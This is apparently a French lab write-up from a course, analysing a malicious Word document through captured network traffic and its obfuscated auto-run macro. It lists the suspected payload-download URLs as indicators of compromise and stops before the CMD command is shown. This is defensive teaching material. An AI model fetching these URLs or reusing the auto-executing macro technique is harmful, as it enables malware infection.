Analyse d'un document Word malicieux

Extrait d'un cours donné par : Alex Nguyen, CISSP, CISA, CCSP

Auditeur interne de cybersécurité chez Hydro-Québec

Introduction


Dans le cadre d'un cours à l'École Polytechnique, l'enseignant nous demande de faire l'analyse d'un document Word qui est fourni, afin de déterminer s'il est malicieux ou non. On doit trouver les indicateurs de compromission (IoC) qui démontrent que le document est malicieux.

L'analyse se porte uniquement sur le trafic de réseau capturé et le contenu du document Word malicieux. L'installation des outils pour monitorer les changements apportés (ex. les fichiers créés ou modifiés, les clés de registre créées ou modifiées, les processus démarrés), lors de l'ouverture du document malicieux, est hors de portée de ce travail.

Ce document décrit la méthodologie qui est utilisée pour effectuer l'analyse.

Contexte technique

L'ordinateur hôte est une machine physique Windows 10 avec le logiciel de virtualisation VMware Workstation 15. La machine *Infected* est une VM Windows 10 déjà préinstallée et téléchargée à partir de l'URL https://developer.microsoft.com/en-us/windows/downloads/virtual-machines [11]. Une version d'essai de Word 2010 a été installé sur cette VM. La machine Kali Linux 2019.3 est également une VM déjà préinstallée et téléchargée à partir de l'URL https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/ [02].



Le mode de promiscuité [12] est activé sur l'interface réseau de la VM Kali Linux 2019.3. Une capture de trafic réseau est effectuée sur cette dernière à l'aide de *tcpdump*. Le document Word, inclus dans le fichier ELM20184027-25.zip, est fourni pour en faire l'analyse. La capture de réseau est effectuée pendant 5 minutes, après l'ouverture du document Word malicieux sur la VM *Infected*.

Note : La protection contre les virus et les menaces (*Windows Defender*) est désactivée sur la VM *Infected* pour effectuer les tests.


Outils utilisés :

- Word 2010 (installé sur la VM *Infected*).
- WireShark v3.0.1 (installé sur la machine hôte).
- Notepad++ v7.8.1 (installé sur la VM *Infected*).
- deobfuscate.py [34] (installé sur la VM Kali Linux 2019.3).
- https://any.run
- https://virustotal.com

Analyse du trafic réseau


Dans WireShark, nous activons « ***Vue*** -> ***Name Resolution*** -> ***Résoudre Adresse Réseau*** » pour voir le nom des sites web visités.

Dans WireShark, nous sélectionnons « ***Statistiques*** -> ***HTTP*** -> ***Requêtes*** » et voici les résultats obtenus.




Topic / Item	Count	Average	Min val	Max val	Rate (ms)
HTTP Requests by HTTP Host	17				0.0001
sleepybearcreations.com	2				0.0000
/cgi-sys/suspendedpage.cgi	1				0.0000
/5nUucV3v	1				0.0000
lovalledor.cl	1				0.0000
/5JU7HH8s3T	1				0.0000
gpa.com.pt	1				0.0000
/omklzG2kK	1				0.0000
fyzika.unipo.sk	1				0.0000
/data/geo/agent/wav/MrPZyYA	1				0.0000
239.255.255.250:1900	12				0.0000
*	12				0.0000

Dans WireShark, nous sélectionnons « ***Analyser*** -> ***Information Expert*** » et voici les résultats obtenus.



Severity	Summary	Group
Warning	DNS query retransmission. Original request in frame 686	Protocol
Warning	DNS query retransmission. Original request in frame 680	Protocol
Warning	Connection reset (RST)	Sequence
Warning	DNS response retransmission. Original response in frame 51	Protocol
Warning	DNS query retransmission. Original request in frame 46	Protocol
Note	"Time To Live" != 255 for a packet sent to the Local Networ...	Sequence
Note	This frame is a (suspected) retransmission	Sequence
Chat	Connection finish (FIN)	Sequence
Chat	GET /omklzG2kK HTTP/1.1\r\n	Sequence
15	GET /omklzG2kK HTTP/1.1	Sequence
45	HTTP/1.1 404 Not Found (text/html)	Sequence
57	GET /5nUucV3v HTTP/1.1	Sequence
60	HTTP/1.1 302 Found (text/html)	Sequence
61	GET /cgi-sys/suspendedpage.cgi HTTP/1.1	Sequence
64	HTTP/1.1 200 OK (text/html)	Sequence
71	GET /data/geo/agent/wav/MrPZyYA HTTP/1.1	Sequence
73	HTTP/1.1 404 Not Found (text/html)	Sequence
80	GET /5JU7HH8s3T HTTP/1.1	Sequence
82	HTTP/1.1 404 Not Found (text/html)	Sequence
Chat	Connection establish acknowledge (SYN+ACK): server port 80	Sequence
Chat	Connection establish request (SYN): server port 80	Sequence
Chat	M-SEARCH * HTTP/1.1\r\n	Sequence

On remarque que des requêtes « *GET* » sont faites sur des sites web, probablement pour télécharger des fichiers malicieux. On fait valider les URL trouvés par VirusTotal et ils sont tous classés comme malicieux, sauf celui de géolocalisation (***fyzika.unipro.sk/data/geo/agent/wav/MrPZyYa***).




Voici les pays où sont hébergés les URL trouvés, selon https://www.iplocation.net/ :


- ***sleepybearcreations.com*** : États-Unis.
- ***lovalledor.cl*** : Chili.
- ***gpa.com.pt*** : Portugal.
- ***fyzika.unipro.sk*** : Canada.

Analyse du code malicieux

Dans Word 2010, on appuie sur les touches « ALT-F11 » pour afficher le code source des macros. On remarque qu'une macro « ***sWbNEmKwrH*** » est incluse dans le document Word malicieux. La macro définit une fonction qui est exécutée lors de l'ouverture du document Word, i.e. « ***Private Sub Document_open()*** ». De plus, cette fonction exécute une commande dans le système d'exploitation, i.e. « ***Shell@ …*** ». Malheureusement, le code source de la macro est obfusqué pour qu'on puisse en saisir le sens des commandes exécutées.




Si on édite le document Word en format « *raw* » à l'aide de Notepad++, on remarque qu'il y a une commande « ***CMD*** » qui est appelée.



On soupçonne que cette commande est appelée par « ***Shell@...*** » de la macro.

Voici le contenu de la commande :

